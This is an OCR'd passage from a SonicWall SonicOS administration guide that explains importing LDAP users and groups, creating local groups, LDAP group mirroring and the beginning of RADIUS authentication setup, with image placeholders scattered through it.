The list of users read from the LDAP server can be quite long, and you will probably only want to import a small number of them. A **Remove from list** button is provided, along with several methods of selecting unwanted users.You can use these options to reduce the list to a manageable size and then select the users to import.


To import users from the LDAP server:

1 Navigate to the **Users > Settings** page.


2 From the **User Authentication method** drop-down menu, select either **LDAP** or **LDAP + Local Users**. The page changes slightly.



3 Click the **Configure LDAP** button. The **LDAP Configuration** dialog displays.




4 Click the **Users & Groups** tab.



5 Optionally, select **Allow only users listed locally**.

6 To import users from the LDAP server, click the **Import Users** button. The **LDAP Import Users** dialog displays.



7 In the **LDAP Import Users** dialog, you can select individual users or select all users. To select all users in the list, select the **Select/deselect all** check box at the top of the list. To clear all selections, click it again.

8 To remove one or more users from the displayed list, select one of the following options near the bottom of the page, and then click **Remove from list**:

- To remove the users whose checkboxes you have selected, select the **All selected users** radio button.
- To remove certain users on the basis of name, description, or location:

    a) Select the **Any user whose *<field1>* contains *<field2>*** radio button.

    b) From the drop-down menu, select:

    - **name** – The user name displayed in the left column of the list.
    - **description** – The description displayed to the right of the user name (not present for all users).
    - **location** – The location of the user object in the LDAP directory. The location, along with the full user name, is displayed by a mouse-over on a user name, as shown in the **LDAP Import Users** dialog shown in Step 6.

    c) Enter the value to match into the second field.

  For example, you might want to remove accounts that are marked as “Disabled” in their descriptions. In this case, select **description** in the first field and type **Disabled** in the second field. The second field is case-sensitive, so if you typed **disabled** you would prune out a different set of users.
- To remove certain users from the list on the basis of their location in the LDAP directory, select the **All users <field1> <field2>** radio button. In the first field, select either **at** or **at or under** from the drop-down menu. In the second field, select the LDAP directory location from the drop-down menu.

  NOTE: It is not necessary to remove users from the list not to import them. Doing so simply makes it easier to see those remaining in the list. If you choose not to do this, you can jump straight to Step 11.

9 Repeat Step 8 to prune out additional users, until you have a manageable list to select from for import.

10 To undo all changes made to the list of users:

a Click **Undo**. A confirmation message displays.

b Click **OK**.

11 When finished pruning out as many unwanted accounts as possible with the **Remove from list** options, use the checkboxes in the list to select the accounts to import.


12 Click **Save selected**.

13 Click **OK**.

14 Configure the other tabs as necessary.

15 Click **Apply**.


16 Click **Accept**. A confirmation message displays.



17 Click **OK**.

Configuring Local Groups

Local groups are displayed in the **Local Groups** table. The table lists **Name**, **Bypass Content Filters**, **Guest Services**, **Admin** (access type), **VPN Access**, and **Configure**.



A default group, **Everyone**, is listed in the table. Click the **Edit** icon in the **Configure** column to review or change the settings for **Everyone**.

Topics:

- Creating a Local Group
- Importing Local Groups from LDAP

Creating a Local Group


This section describes how to create a local group, but also applies to editing existing local groups. To edit a local group, click the edit icon in same line as the group that you want to edit, then follow the steps in this procedure.

When adding or editing a local group, you can add other local groups as members of the group.

To add a local group:

1 Click the **Add Group** button to display the **Add Group** dialog.

2 On the **Settings** tab, type a user name into the **Name** field. Optionally, you may select the **Members go straight to the management UI on web login** check box. This selection will only apply if this new group is subsequently given membership in another administrative group. You may also select the **Require one-time passwords** check box to require SSL VPN users to submit a system-generated password for two-factor authentication. Users must have their email addresses set when this feature is enabled.




NOTE: For one-time password capability, remote users can be controlled at the group level. LDAP users' email addresses are retrieved from the server when original authentication is done. Authenticating remote users through RADIUS requires administrators to manually enter email addresses in the management interface, unless RADIUS user settings are configured to **Use LDAP to retrieve user group information**.

3 On the **Members** tab, to add users and other groups to this group, select the user or group from the **Non-Members Users and Groups** list and click the right arrow button.

4 The **VPN Access** tab configures which network resources VPN users (either GVC, NetExtender, or Virtual Office bookmarks) can access. On the **VPN Access** tab, select one or more networks from the **Networks**


list and click the right arrow button **(->)** to move them to the **Access List** column. To remove the user's access to a network, select the network from the **Access List**, and click the left arrow button (**<-**).

NOTE: The **VPN access** tab affects the ability of remote clients using GVC, NetExtender, and SSL VPN Virtual Office bookmarks to access network resources. To allow GVC, NetExtender, or Virtual Office users to access a network resource, the network address objects or groups must be added to the "allow" list on the **VPN Access** tab.



NOTE: You can configure SSL VPN Access Lists for numerous users at the group level. To do this, build an Address Object on the **Network > Address Objects** management interface, such as for a public file server that all users of a group need access to. This newly created object now appears on the **VPN Access** tab under **Networks**, so that you may assign groups by adding it to the Access List.

5 On the **CFS Policy** tab, to enforce a custom Content Filtering Service policy for this group, select the CFS policy from the **Policy** drop-down menu.



NOTE: You can create custom Content Filtering Service policies in the **Security Services > Content Filter** page. See Security Services > Content Filter.

6 On the **Bookmark** tab, you can add, edit, or delete Virtual Office bookmarks for each group.

7 Click **OK**.


Importing Local Groups from LDAP

You can configure local user groups on the SonicWall by retrieving the user group names from your LDAP server. The **Import from LDAP...** button launches a dialog box containing the list of user group names available for import to the SonicWall.


Having user groups on the SonicWall with the same name as existing LDAP/AD user groups allows SonicWall group memberships and privileges to be granted upon successful LDAP authentication.

To import groups from the LDAP server:


1 In the **Users > Settings** page, set the **User Authentication Method** to **LDAP**. The **Configure LDAP** button moves up.



2 Click the **Configure LDAP** button. The **LDAP Configuration** dialog displays.



3 Click the **Users & Groups** tab.




4 Optionally, select **Allow only users listed locally**.

5 Optionally, select **User group memberships can be set locally by duplicating LDAP user names**.

6 Optionally, select a default LDAP user group from the **Default LDAP User Group** drop-down menu.

7 To import users from the LDAP server, click the **Import Users** button. The **LDAP Import Users** dialog displays.



8 To remove one or more users from the displayed list, select one of the following options near the bottom of the page, and then click **Remove from list**:

- To remove the users whose checkboxes you have selected, select the **All selected users** radio button.
- To remove certain users on the basis of name, description, or location, select the **Any user whose <menu1> contains <field1>** radio button. Select **name**, **description**, or **location** from the **<menu1>** drop-down menu, and type the value to match into the second field.

  In this option, **name** refers to the user name displayed in the left column of the list, **description** refers to the description displayed to its right (not present for all users), and **location** refers to the location of the user object in the LDAP directory. The location, along with the full user name, is displayed by a mouse-over on a user name.

  For example, you might want to remove accounts that are marked as “Disabled” in their descriptions. In this case, select **description** in the first field and type **Disabled** in the second field. The second field is case-sensitive, so if you typed **disabled** you would prune out a different set of users.
- To remove certain users from the list on the basis of their location in the LDAP directory, select the **All users <menu1> <menu2>** radio button. From the first drop-down menu, select either **at** or **at or under**. From the second drop-down menu, select the LDAP directory location.


NOTE: It is not necessary to remove users from the list to not import them. Doing so simply makes it easier to see those remaining in the list. If you choose not to do this, go to Step 11.

9 Repeat the previous step to prune out additional users, until you have a manageable list to select from for import.

10 To undo all changes made to the list of users, click **Undo** and then click **OK** in the confirmation dialog box.

11 When finished pruning out as many unwanted accounts as possible with the **Remove from list** options, use the checkboxes in the list to select the accounts to import and then click **Save selected**. The **LDAP Import Users** window closes.

12 On the **Users & Groups** tab of the **LDAP Configuration** dialog, click the **Import user groups** button. The **LDAP Import User Groups** dialog displays.



13 Optionally select the check box for groups that you do not want to import, and then click **Remove from list**.

14 To undo all changes made to the list of groups, click **Undo** and then click **OK** in the confirmation dialog box.

15 When finished pruning the list to a manageable size, select the check box for each group that you want to import into the SonicWall.

16 Click **Save selected**. The **LDAP Import User Groups** dialog closes.

17 Optionally, select Mirror LDAP user groups locally. If you do not want to enable LDAP User Group Mirroring, go to Step 27.

When LDAP User Group Mirroring is enabled, the SonicWall appliance will periodically auto-import user groups and user-group nestings (memberships where groups are members of other groups) from the LDAP server(s) to create local user groups that mirror those in the LDAP directory.

These mirror user groups are listed separately on the Users / Local Groups page and have names that include the domain in which they are located. They can be selected in access rules, CFS policies, and so forth, just like other local user groups, although there are a few restrictions; for example, they cannot have other user groups added as members locally on the SonicWall, although they can be made members of other local user groups and local users can be made member os them.

Users who are members of a user group on the LADAP server automatically get any access privileges set via its local mirror group.

The groups are imported from the directory trees configured in the Trees containing user groups list on the Directory tab, and filters can be set to exclude importing groups from given sub-trees under those.

The maximum number of user groups that can be imported is limited per product (on this SonicWall appliance), and an event log will be generated if not all the groups found on the LDAP server can be imported due to exceeding the limit.

TIP: To avoid exceeding the limit, select to import only groups that have members and/or set the filters to avoid importing unneeded groups in Step 20 through Step 21. To obtain an XML list of all the user groups that the SonicWall appliance will try to mirror, enter the following in the browser's address bar: `https://<ip-address>/ldapMirror.xml`

18 Specify a refresh period in the **Refresh period (minutes)** field. The default is **5** minutes.

19 To read mirrored groups from the LDAP server now, click the **Refresh now** button.

20 Select the type of groups to be mirrored from the radio buttons:

- **All user groups on the LDAP server**
- **Only groups that have member users or groups**

21 Exclude user groups to be mirrored by adding them to the **Exclude groups in these sub-trees** table. To add a sub-tree, click the **Add** button. A **New Tree** pop-up dialog displays.

22 Enter the name of a sub-tree in the **Enter new tree** field.

23 Click **OK**.

24 To edit a sub-tree, click on it and then the **Edit** button.

25 To remove a sub-tree, click on it and then the **Remove** button.

26 To reorder the entries in the table, click on one and move it up or down with the **Up** and **Down** arrow icons.

27 When you have finished, click **OK** or **Apply**.

Configuring RADIUS Authentication

For an introduction to RADIUS authentication in SonicOS, see Using RADIUS for Authentication. If you selected **RADIUS** or **RADIUS + Local Users** from the **Authentication method for login** drop-down menu on the **Users > Settings** page, the **Configure** button becomes available.

A separate **Configure** button for RADIUS is also available if you selected **Browser NTLM authentication only** from the **Single-sign-on method** drop-down menu, or in various cases where configuration elsewhere may require that RADIUS be used. The configuration process is the same.

The actual authentication method is selected automatically when using RADIUS, so there are no configuration options for it in the RADIUS configuration window. RADIUS is fully secure in any mode, including its standard mode (often inaccurately referred to as PAP mode) as well as CHAP, MSCHAP, and MSCHAPv2, so there is generally no reason to force RADIUS CHAP mode versus standard RADIUS mode. The only reason to choose MSCHAP/MSCHAPv2 is to make use of the password updating feature these offer, and this can be configured elsewhere.

NOTE: Standard mode RADIUS is a secure back end that can be used with various front ends, including the insecure PPP PAP protocol. The SonicWall network security appliance uses it with a secure front end over HTTPS/SSL or IPsec, and so the entire authentication channel from the user to the RADIUS server is secure (even if PPP PAP is used with L2TP, it is secure as it runs over IPsec).

The following points describe the selection of authentication methods when using RADIUS:


- With L2TP, the relevant RADIUS protocol is automatically selected according to the PPP protocol being used.
